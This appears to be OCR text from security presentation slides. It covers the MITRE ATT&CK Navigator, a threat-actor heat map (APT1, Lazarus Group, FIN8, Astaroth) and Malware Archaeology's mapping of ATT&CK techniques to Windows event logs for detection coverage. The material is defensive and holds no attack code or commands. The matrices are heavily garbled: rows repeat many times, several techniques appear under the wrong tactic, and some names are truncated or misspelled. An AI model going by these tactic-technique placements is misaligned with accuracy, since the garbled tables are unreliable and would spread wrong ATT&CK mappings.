
ATT&CK Navigator

Malware Archaeology

OSINT

# ATT&CK NAVIGATOR

- List techniques by threat actor or malware
- Layer different views to form a heat map



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	33 items	59 items	28 items	67 items	19 items	22 items	17 items	13 items	22 items	9 items	14 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Apple Capture	Commonly Used Port	Automated Exfiltration	Data Destruction	
CMSTP	CMSTP		Binary Padding	Binary Padding	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact	
Exploit Public-Facing Application	Command-Line Interface	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Browser Bookmark Discovery	Clipboard Data			Defacement	
External Remote Services	Compiled HTML File	Account Manipulation	AppCert DLLs	Bypass User Account Control	Brute Force	Domain Trust Discovery	Distributed Component Object Model	Data from Information Repositories	Data Encrypted	Disk Content Wipe	
Hardware Additions	Control Panel Items	AppCert DLLs	Application Shimming	ApplnIt DLLs	Clear Command History	Credentials in Files	File and Directory Discovery	Custom Command and Control Protocol	Data Transfer	Disk Structure Wipe	
Replication Through Removable Media	Dynamic Data Exchange	ApplnIt DLLs	Code Signing	CMSTP	Credentials in Registry	Exploitation of Remote Services	Data from Local System	Exfiltration Over Alternative Protocol	Exfiltration Over Alternative Protocol	Endpoint Denial of Service	
Replication Through Removable Media	Execution through API	Application Shimming	Bypass User Account Control	Compile After Delivery	Logon Scripts	Network Service Scanning	Data from Network Shared Drive	Custom Cryptographic Protocol	Exfiltration Over Command and Control Channel	Firmware Corruption	
Spearphishing Attachment	Execution through Module Load	Authentication Package	DLL Search Order Hijacking	Compiled HTML File	Network Sniffing	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Encoding	Inhibit System Recovery	
Spearphishing Link	Exploitation for Client Execution	BITS Jobs	Dylib Hijacking	Component Firmware	Forced Authentication	Pass the Ticket	Remote Desktop Protocol	Domain Fronting	Data Obfuscation	Network Denial of Service	
Spearphishing via Service	Graphical User Interface	Bootkit	Exploitation for Privilege Escalation	Component Object Model	Hooking	Peripheral Device Discovery	Remote File Copy	Domain Generation Algorithms	Exfiltration Over Other Network Medium	Resource Hijacking	
Supply Chain Compromise	Change Default File Association	Browser Extensions	Control Panel Items	DCShadow	Input Capture	Permission Groups Discovery	Email Collection	Exfiltration Over Physical Medium	Input Capture	Scheduled Transfer	
Supply Chain Compromise	InstallUtil	Extra Window Memory Injection	Deobfuscate/Decode Files or Information	Input Prompt	Kerberoasting	Process Discovery	Replication Through Removable Media	Fallback Channels	Input Capture	Runtime Data Manipulation	
Trusted Relationship	Launchctl	Component Firmware	File System Permissions	Keychain	Query Registry	Query Registry	Man in the Browser	Multi-hop Proxy	Input Capture	Service Stop	
Valid Accounts	Local Job Scheduling	Component Object Model Hijacking	Weakness	Disabling Security Tools	Remote System Discovery	Remote System Discovery	Shared Webroot	Multi-Stage Channels	Input Capture	Stored Data Manipulation	
	LSASS Driver	Create Account	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Security Software Discovery	SSH Hijacking	Screen Capture	Video Capture	Multilayer Encryption	
	Mshta	DLL Search Order Hijacking	Image File Execution Options Injection	DLL Side-Loading	System Information Discovery	System Information Discovery	Taint Shared Content	Multiband Communication	Multiband Communication	Transmitted Data Manipulation	
	PowerShell	Regsvcs/Regasm	Execution Guardrails	Execution Guardrails	System Network Configuration Discovery	System Network Configuration Discovery	Third-party Software	Port Knocking	Port Knocking		
	Regsvr32	Dylib Hijacking	Launch Daemon	Exploitation for Defense Evasion	System Network Connections Discovery	System Network Connections Discovery	Windows Admin Shares	Remote Access Tools	Remote Access Tools		
	Rundll32	External Remote Services	New Service	Extra Window Memory Injection	Two-Factor Authentication Interception	System Owner/User Discovery	Windows Remote Management	Standard Application Layer Protocol	Standard Application Layer Protocol		
	Scheduled Task	Path Interception	File Deletion	File System Logical Offsets	System Time Discovery	System Service Discovery	Virtualization/Sandbox Evasion	Standard Cryptographic Protocol	Standard Cryptographic Protocol		
	Scripting	File System Permissions Weakness	Plist Modification	Gatekeeper Bypass	Virtualization/Sandbox Evasion			Standard Non-Application Layer Protocol	Standard Non-Application Layer Protocol		
	Service Execution	Port Monitors	File Permissions Modification	Group Policy Modification							
	Signed Binary Proxy Execution	Hidden Files and Directories	Process Injection	Hidden Files and Directories							
	Signed Script Proxy Execution	Scheduled Task	Scheduled Task	Setuid and Setgid							
	Source	Hypervisor	Service Registry Permissions Weakness								
	Space after Filename	Image File Execution Options Injection	Setuid and Setgid								

MITRE ATT&CK™ Navigator

APT 1 x Lazarus Group x FIN 8 x Heat Map x Astaroth x +

selection controls layer controls technique controls

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	33 items	59 items	28 items	67 items	19 items	22 items	17 items	13 items	22 items	9 items	14 items
<a href="#">Drive-by Compromise</a>	<a href="#">AppleScript</a> CMSTP	<a href="#">.bash_profile and .bashrc</a>	<a href="#">Access Token Manipulation</a>	<a href="#">Access Token Manipulation</a>	<a href="#">Account Manipulation</a>	<a href="#">Account Discovery</a>	<a href="#">AppleScript</a>	<a href="#">Audio Capture</a>	<a href="#">Commonly Used Port</a>	<a href="#">Automated Exfiltration</a>	<a href="#">Data Destruction</a>
Exploit Public-Facing Application	<a href="#">Command-Line Interface</a>	<a href="#">Accessibility Features</a>	<a href="#">Accessibility Features</a>	<a href="#">BITS Jobs</a>	<a href="#">Bypass User Account Control</a>	<a href="#">Brute Force</a>	<a href="#">Browser Bookmark Discovery</a>	<a href="#">Application Deployment Software</a>	<a href="#">Automated Collection</a>	<a href="#">Communication Through Removable Media</a>	<a href="#">Data Compressed</a>
External Remote Services	<a href="#">Compiled HTML File</a>	<a href="#">Account Manipulation</a>	<a href="#">AppCert DLLs</a>	<a href="#">AppInit DLLs</a>	<a href="#">Clear Command History</a>	<a href="#">Credential Dumping</a>	<a href="#">Domain Trust Discovery</a>	<a href="#">Clipboard Data</a>	<a href="#">Clipboard Data</a>	<a href="#">Data Encrypted</a>	<a href="#">Defacement</a>
Hardware Additions	<a href="#">Control Panel Items</a>	<a href="#">AppCert DLLs</a>	<a href="#">Application Shimming</a>	<a href="#">CMSTP</a>	<a href="#">CMSTP</a>	<a href="#">Credentials in Files</a>	<a href="#">File and Directory Discovery</a>	<a href="#">Custom Command and Control Protocol</a>	<a href="#">Data from Local System</a>	<a href="#">Data Transfer Size Limits</a>	<a href="#">Disk Content Wipe</a>
Replication Through Removable Media	<a href="#">Dynamic Data Exchange</a>	<a href="#">ApplnIt DLLs</a>	<a href="#">Application Shimming</a>	<a href="#">Code Signing</a>	<a href="#">Compile After Delivery</a>	<a href="#">Compiled HTML File</a>	<a href="#">Exploitation of Remote Services</a>	<a href="#">Custom Cryptographic Protocol</a>	<a href="#">Data from Network Shared Drive</a>	<a href="#">Exfiltration Over Alternative Protocol</a>	<a href="#">Disk Structure Wipe</a>
Spearphishing Attachment	<a href="#">Execution through Module Load</a>	<a href="#">Authentication Package</a>	<a href="#">DLL Search Order Hijacking</a>	<a href="#">Compiled HTML File</a>	<a href="#">Component Firmware</a>	<a href="#">Forced Authentication</a>	<a href="#">File and Directory Discovery</a>	<a href="#">Data from Network Shared Drive</a>	<a href="#">Data from Network Shared Drive</a>	<a href="#">Exfiltration Over Command and Control Channel</a>	<a href="#">Endpoint Denial of Service</a>
Spearphishing Link	<a href="#">Exploitation for Client Execution</a>	<a href="#">BITS Jobs</a>	<a href="#">Dylib Hijacking</a>	<a href="#">Dylib Hijacking</a>	<a href="#">Component Object Model Hijacking</a>	<a href="#">Hooking</a>	<a href="#">File and Directory Discovery</a>	<a href="#">Data from Network Shared Drive</a>	<a href="#">Data from Network Shared Drive</a>	<a href="#">Firmware Corruption</a>	<a href="#">Inhibit System Recovery</a>
Spearphishing via Service	<a href="#">Graphical User Interface</a>	<a href="#">Browser Extensions</a>	<a href="#">Exploitation for Privilege Escalation</a>	<a href="#">Control Panel Items</a>	<a href="#">Control Panel Items</a>	<a href="#">Input Capture</a>	<a href="#">File and Directory Discovery</a>	<a href="#">Data from Network Shared Drive</a>	<a href="#">Data from Network Shared Drive</a>	<a href="#">Exfiltration Over Other Network</a>	<a href="#">Inhibit System Recovery</a>
Supply Chain Compromise	<a href="#">InstallUtil</a>	<a href="#">Change Default File Association</a>	<a href="#">Extra Window Memory Injection</a>	<a href="#">DCShadow</a>	<a href="#">Deobfuscate/Decode Files or Information</a>	<a href="#">Input Prompt</a>	<a href="#">Process Discovery</a>	<a href="#">Data from Removable Media</a>	<a href="#">Data from Removable Media</a>	<a href="#">Exfiltration Over Physical Medium</a>	<a href="#">Inhibit System Recovery</a>
Trusted Relationship	<a href="#">Launchctl</a>	<a href="#">Component Firmware</a>	<a href="#">File System Permissions Weakness</a>	<a href="#">Kerberoasting</a>	<a href="#">Keychain</a>	<a href="#">Query Registry</a>	<a href="#">Remote System Discovery</a>	<a href="#">Domain Generation Algorithms</a>	<a href="#">Domain Fronting</a>	<a href="#">Exfiltration Over Other Network</a>	<a href="#">Network Denial of Service</a>
Valid Accounts	<a href="#">Local Job Scheduling</a>	<a href="#">LSASS Driver</a>	<a href="#">Component Object Model Hijacking</a>	<a href="#">LLMNR/NBT-NS Poisoning and Relay</a>	<a href="#">Man in the Browser</a>	<a href="#">Remote Services</a>	<a href="#">Replication Through</a>	<a href="#">Data Staged</a>	<a href="#">Data Obfuscation</a>	<a href="#">Exfiltration Over Other Network</a>	<a href="#">Inhibit System Recovery</a>
	<a href="#">Mshta</a>	<a href="#">Create Account</a>	<a href="#">Weakness</a>	<a href="#">Network Sniffing</a>	<a href="#">Man in the Browser</a>	<a href="#">Remote Services</a>	<a href="#">Replication Through</a>	<a href="#">Data Staged</a>	<a href="#">Data Obfuscation</a>	<a href="#">Exfiltration Over Other Network</a>	<a href="#">Inhibit System Recovery</a>
	<a href="#">PowerShell</a>	<a href="#">DLL Search Order Hijacking</a>	<a href="#">Image File Execution</a>	<a href="#">Network Sniffing</a>	<a href="#">Man in the Browser</a>	<a href="#">Remote Services</a>	<a href="#">Replication Through</a>	<a href="#">Data Staged</a>	<a href="#">Data Obfuscation</a>	<a href="#">Exfiltration Over Other Network</a>	<a href="#">Inhibit System Recovery</a>
	<a href="#">Regsvcs/Regasm</a>	<a href="#">Regsvr32</a>	<a href="#">Dylib Hijacking</a>	<a href="#">Execution Guardrails</a>	<a href="#">Network Sniffing</a>	<a href="#">Remote Services</a>	<a href="#">Replication Through</a>	<a href="#">Data Staged</a>	<a href="#">Data Obfuscation</a>	<a href="#">Exfiltration Over Other Network</a>	<a href="#">Inhibit System Recovery</a>
	<a href="#">Rundll32</a>	<a href="#">Scheduled Task</a>	<a href="#">External Remote Services</a>	<a href="#">Exploitation for Defense Evasion</a>	<a href="#">Network Sniffing</a>	<a href="#">Remote Services</a>	<a href="#">Replication Through</a>	<a href="#">Data Staged</a>	<a href="#">Data Obfuscation</a>	<a href="#">Exfiltration Over Other Network</a>	<a href="#">Inhibit System Recovery</a>
	<a href="#">Scripting</a>	<a href="#">Service Execution</a>	<a href="#">File System Permissions Weakness</a>	<a href="#">Exploitation for Defense Evasion</a>	<a href="#">Network Sniffing</a>	<a href="#">Remote Services</a>	<a href="#">Replication Through</a>	<a href="#">Data Staged</a>	<a href="#">Data Obfuscation</a>	<a href="#">Exfiltration Over Other Network</a>	<a href="#">Inhibit System Recovery</a>
	<a href="#">Service Execution</a>	<a href="#">Signed Binary Proxy Execution</a>	<a href="#">Hidden Files and Directories</a>	<a href="#">File System Logical Offsets</a>	<a href="#">File Deletion</a>	<a href="#">Security Memory</a>	<a href="#">System Information Discovery</a>	<a href="#">Windows Admin Shares</a>	<a href="#">Windows Remote Management</a>	<a href="#">Windows Admin Shares</a>	<a href="#">Windows Remote Management</a>

legend

- #2eb614 1 Threat Actor
- #ff9332 2 Threat Actors
- #f13232 3 Threat Actors


Add Item Clear

# Building a Heat Map

## Identifying Priority

### High Priority Items

- Command-Line Interface
- Scripting
- Credential Dumping
- Remote Desktop Protocol
- Data Compressed



# Malware Archaeology


<https://www.malwarearchaeology.com/logging>



Log sources by Tactic>Technique

Highlights whether coverage is:

- Good
- Incomplete
- None



A graphic of a smartphone is positioned behind the table, with its screen facing forward. The phone has a black frame and a white back panel. The table is displayed on the phone's screen, suggesting it is a mobile application or a digital representation.

Discovery	System Owner/User Discovery	T1033	4688 Process CMD Line	4688 Process Execution	4663 File monitoring	PowerShell
Discovery	System Service Discovery	T1007	4688 Process Execution	4688 Process CMD Line	5861 WMI	
Discovery	System Time Discovery	T1124	4688 Process Execution	4688 Process CMD Line	API monitoring	
Execution	Command-Line Interface	T1059	4688 Process CMD Line	4688 Process Execution		
Execution	Dynamic Data Exchange	T1173	4688 Process Execution	4657 Windows Registry	Windows event logs	DLL monitoring
Execution	Execution through API	T1106	4688 Process Execution	API monitoring		
Execution	Execution through Module Load	T1129	4688 Process Execution	4663 File monitoring	DLL monitoring	API monitoring
Execution	Exploitation for Client Execution	T1203	4688 Process Execution	5156 Windows Firewall	Anti-virus	System calls
Execution	Graphical User Interface	T1061	4688 Process CMD Line	4688 Process Execution	4663 File monitoring	B9 Binary file metadata
Execution	PowerShell	T1086	4688 Process CMD Line	4688 Process Execution	4657 Windows Registry	4663 File monitoring

# Malware Archaeology

<https://www.malwarearchaeology.com/logging>

